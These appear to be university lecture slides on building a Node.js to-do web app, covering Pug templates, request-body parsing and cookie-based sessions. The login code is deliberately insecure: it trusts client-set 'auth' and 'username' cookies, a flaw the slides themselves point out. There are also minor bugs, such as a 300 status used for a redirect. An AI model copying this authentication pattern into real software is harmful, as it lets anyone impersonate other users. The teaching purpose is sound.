let html = pug.renderFile("./conditionals.pug", {"user": user});
```

```
if !user
  a(href="/login") Please, authenticate yourself.
else if user.isAdmin
  p At your command, #{user.name}
else
  p Welcome back, #{user.name}
```

```
<p>At your command, Brendan</p>
```

# TEMPLATING WITH PUG: ITERATIONS

- A common task when working with templates is **iterating** over sequences of data

```
let items = [
  {"name": "Margherita", "price": 5.50}, {"name": "Marinara", "price": 5.00},
  {"name": "Capricciosa", "price": 6.50}
]
let html = pug.renderFile("./iteration.pug", {"items": items});
```

```
ul
  each item in items
    li #{item.name} - € #{item.price.toFixed(2)}
  else
    li No pizza is available at the moment!
```

```
<ul>
  <li>Margherita - € 5.50</li>
  <li>Marinara - € 5.00</li>
  <li>Capricciosa - € 6.50</li>
</ul>
```

# OTHER TEMPLATE ENGINES

Pug is just one of the many template engines available. Other well-known template engines include:

- [EJS](#) (formerly Jake): Syntax somewhat similar to JSP/PHP
- [SquirellyJS](#)
- [Nunjucks](#)
- [LiquidJS](#)
- [Eta](#)
- [Haml](#) (Ruby)

# **PARSING REQUEST BODIES**


# PARSING REQUEST BODIES

- Users fill the form on the To-do list page to save new To-do items
- Form is submitted using the **POST** method
- We need to parse the body, to get the param names and their value
- Not as easy as it may seem!

```
form(action="/todo" method="POST")
  label(for="todo") To-do Item
  input(type="text" id="todo" name="todo" required)
  button(type="submit") Save To-do
```


POST /todo HTTP/1.1

todo=Learn+Node.js



# READING THE REQUEST BODY

- The request body might not be available yet when processing the request. Maybe the user has a bad connection, or is uploading some large files, and the body will become available at a later time
- The request object ([http.IncomingMessage](#)) extends [stream.Readable](#). This means it generates a **data** event when a new chunk of data becomes available in the request body, and an **end** event when there is no more data to be consumed from the stream.
- To read the request body, we need to operate in an **asynchronous** way, leveraging these two events



# READING THE REQUEST BODY

- Some work is needed to read the body

```
function parseRequestBody(request){  
  return new Promise((resolve, reject) => {  
    let body = [];  
    request  
      .on('data', chunk => { body.push(chunk); })  
      .on('end', () => {  
        body = Buffer.concat(body).toString();  
        // at this point, `body` has the entire request body stored as a string  
        let data = parseRequestBodyString(body);  
        resolve(data);  
      });  
  });  
}
```


# PARSING THE BODY

- Once we read the body as a string, it is just a matter of splitting it to get parameter names and values
- Recall that the body is a string of the form **p1=v1&p2=v2&...**

```
function parseRequestBodyString(body) {  
    let data = {};  
    let slices = body.split("&");  
    for (let slice of slices) {  
        let paramName = slice.split("=")[0];  
        paramName = decodeURIComponent(paramName.replace(/\+/g, " "));  
        let paramValue = slice.split("=")[1];  
        paramValue = decodeURIComponent(paramValue.replace(/\+/g, " "));  
        data[paramName] = paramValue;  
    }  
    return data;  
}
```

Recall that the body is URL encoded!  
E.g.: «Prove that P=NP» is encoded as  
«Prove+that+P%3DNP»!

# ANATOMY OF A TYPICAL WEB APPLICATION



# LET'S LOOK AT THE CODE

- Live demo time!
- We will take a look at the entire to-do list web app
- Source Code is available in the Course Materials on Teams
  - You should check the code out, and try to run (and debug) the web app



# MINI–ASSIGNMENT

- Download and run the To-do List Web App we discussed in this lecture
- Feel free to try and add some new feature to our Node.js To-do app
  - For example, you may implement the possibility of deleting To-do items
  - Think about it and try to come up with a solution, using the tools and approaches we've seen so far!
- **Some hints:**
  - a possible way to do this is to add a new path in our app (e.g.: /delete)
  - you may pass an `id` of the to-do item to delete as a query parameter (e.g.: /delete?id=X)
  - you can specify the delete url for each to-do item when displaying the list in /todo, so that when a user clicks on a given to-do item, that item gets deleted. Alternatively, you may add a dedicated delete link for each to-do item!

# REFERENCES

- **Web Templating**

Wiki page from the EduTech wiki hosted at the University of Geneva, CH

Available at [https://edutechwiki.unige.ch/en/Web\\_template](https://edutechwiki.unige.ch/en/Web_template) and archived [here](#).

- **Single page apps in depth**

By Mikito Takada

Available at <http://singlepageappbook.com/> and on [GitHub](#)

Relevant parts: Templating: from data to HTML (direct link [here](#))

- **Node.js v.20.X (LTS) documentation**

Available at <https://nodejs.org/docs/latest-v20.x/api/index.html>



In case you want to learn more about the built-in Node.js methods we used in this lecture.

- **A beginner's Guide to Pug**

By James Hibbard

Available at <https://www.sitepoint.com/a-beginners-guide-to-pug/> and archived [here](#).

**UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II  
WEB TECHNOLOGIES — LECTURE 12**

# **IMPLEMENTING WEB APPS WITH NODE.JS: SESSION MANAGEMENT**

Luigi Libero Lucio Starace, PhD

[luigiliberolucio.starace@unina.it](mailto:luigiliberolucio.starace@unina.it)

<https://luistar.github.io>

<https://docenti.unina.it/luigiliberolucio.starace>


# PREVIOUSLY, ON WEB TECHNOLOGIES

- We learned about server-side programming
- We implemented our first web application using Node.js
- It ain't much, but it's honest work :)
- Today, we'll add one more interesting feature to our app
  - Multiple users can **sign up**, **log in**, and manage their own To-do list
- We'll see soon enough that implementing these features requires a new concept: **session tracking**

# SESSION TRACKING

# HTTP IS STATELESS

- A given request, out the box, does not contain information about previous requests
- How can the server know that a user previously performed the login?




# SESSION TRACKING

- A **crucial** aspect of web development
- The goal is **maintaining stateful information** about user interactions **across multiple HTTP requests**
- Allows servers to «recognize» users and their actions
  - This way, responses can be tailored for different users/situations!

# A NAIIVE APPROACH: USING COOKIES

- One way we've seen for a server to «store» data across different requests is setting **Cookies**
- **Idea:**
  1. Users send a request to a dynamic page, with **username** and **password** as parameters
  2. The dynamic page checks whether the credentials are correct
    - a. If they are correct, the server sets Cookies to keep track of the interaction  
e.g.: **Set-Cookie: auth=true;username=luigi**
    - b. If they are not correct, the server shows an error page and does not set any cookie
  3. Dynamic pages that require authentication check for the auth cookie
    - a. If the cookie is set, they show the content
    - b. If the cookie is not set, they redirect to the login page

# NAIVE APPROACH: OVERVIEW



# **STORING SESSION DATA IN COOKIES**

# HANDLING LOGIN REQUESTS

1. We have a login form with fields `usr` and `pwd`, using `POST`
2. We parse the request body as we did when saving To-do items
3. We check whether the credentials are correct
  - If so, redirect to «/»
  - Set two Cookies
    - One stores the username.
    - The other's just a boolean value
    - Both expire in 1 hour

```
if(isAuthenticated){  
    response.writeHead(300, {  
        "Location": "/",  
        "Set-Cookie": [  
            `auth=true; max-age=${60*60}`,  
            `username=${user.username}; max-age=${60*60}`  
        ]  
    });  
    response.end();  
}
```

# HANDLING LOGIN REQUESTS

- If credentials are not correct, we show the login page and return a 401 error code.

```
if(!isAuthenticated){  
    let renderedContent = pug.renderFile("./templates/login.pug",  
        {"error": "Authentication failed. Check your credentials."});  
    response.writeHead(401, {"Content-Type": "text/html"});  
    response.end(renderedContent);  
}
```

# RETRIEVING SESSION INFORMATION

- We want to handle requests differently depending on whether the user is logged in or not.
  - E.g.: If an unauthorized users tries to visit `/todo`, we want to serve him an error page with a 401 (Unauthorized). If logged users tries to do the same, we want them to see their list of To-dos.
  - To check whether a user has logged in, we need to check the Cookies in the HTTP requests.

# RETRIEVING SESSION INFORMATION

- We want something like the following example

```
function checkUserAuthentication(request){  
  let cookies = parseCookies(request);  
  if(cookies.auth){  
    return [true, cookies.username]  
  } else {  
    return [false, undefined];  
  }  
}
```

- Unfortunately, we're on our own again when parsing cookies!

# PARSING COOKIES

```
function parseCookies(request){  
    const list = {};  
    const cookieHeader = request.headers?.cookie;  
    if (!cookieHeader) return list;  
  
    cookieHeader.split(`;`).forEach(function(cookie) {  
        let [ name, ...rest ] = cookie.split(`=`);
        name = name?.trim();  
        if (!name) return;  
        const value = rest.join(`=`).trim();  
        if (!value) return;  
        list[name] = decodeURIComponent(value);
    });
  
    return list;
}
```

Recall that the Cookie header looks like this:

Cookie: auth=true; username=luigi

This code tries to be resilient when a cookie value contains “=”. Typically, cookies are URL-encoded, but it’s not required by specification

# ACTING BASED ON SESSION STATUS

- All pages of our app will be affected by whether the user is authenticated or not (e.g.: the navbar will show «Welcome, User» instead of «Login» when a user is authenticated)
- We want this information to be available to all the controllers

# ACTING BASED ON SESSION STATUS

- One way to do that, would be to modify the handleRequest method


```
function handleRequest(request, response){  
    let [isUserAuthenticated, username] = checkUserAuthentication(request);  
    let context = {  
        isUserAuthenticated: isUserAuthenticated,  
        username: username  
    }  
  
    switch(request.url){  
        /* ... other routes ... */  
        case "/todo":  
            handleTodoListRequest(request, response, context); break;  
    }  
}
```

# ACTING BASED ON SESSION STATUS

```
function handleTodoListRequest(request, response, context={}){
    if(!context.isUserAuthenticated){
        handleError(request, response, 401, "Unauthorized!");
    } else {
        switch(request.method){
            case "GET":
                handleTodoListRequestGet(request, response, context); break;
            case "POST":
                handleTodoListRequestPost(request, response, context); break;
            default:
                handleError(request, response, 405, "Unsupported method");
        }
    }
}
```

# LET'S LOOK AT THE CODE

- Live demo time!
- We will take a look at the new version of the To-do list web app, with session data stored in **Cookies**
- Source Code is available in the Course Materials on Teams
  - You should check the code out, and try to run (and debug) the web app



# **SERVER – STORED SESSIONS**

# ISSUES WITH THE COOKIE APPROACH

- The cookie approach seems to work and is quite simple to implement
- Unfortunately, it is affected by a **critical** issue
- **Cookies are entirely controlled by clients!**
  - It is trivial to manipulate them, making our authentication quite useless
  - A user could change the value of their «username» cookie to any other username, or they could set a «username» cookie on their own, without ever visiting the login page.
  - These tampering issues can be addressed by using **signed cookies**
    - Server signs cookies using its private key. As long as the private key is secure, server can recognize tampered cookies

# MORE ISSUES WITH COOKIES

- Issues are not limited to users tampering with the cookie data...
- Browsers enforce limitations on Cookies to avoid performance issues
  - Cookie size is generally limited to **4096 bytes**
  - Each host can generally store up to **20-50 cookies per domain**
  - You can learn more about your browser's limits here:  
**<http://browsercookielimits.iain.guru/>**
- What if we need to store more session data?

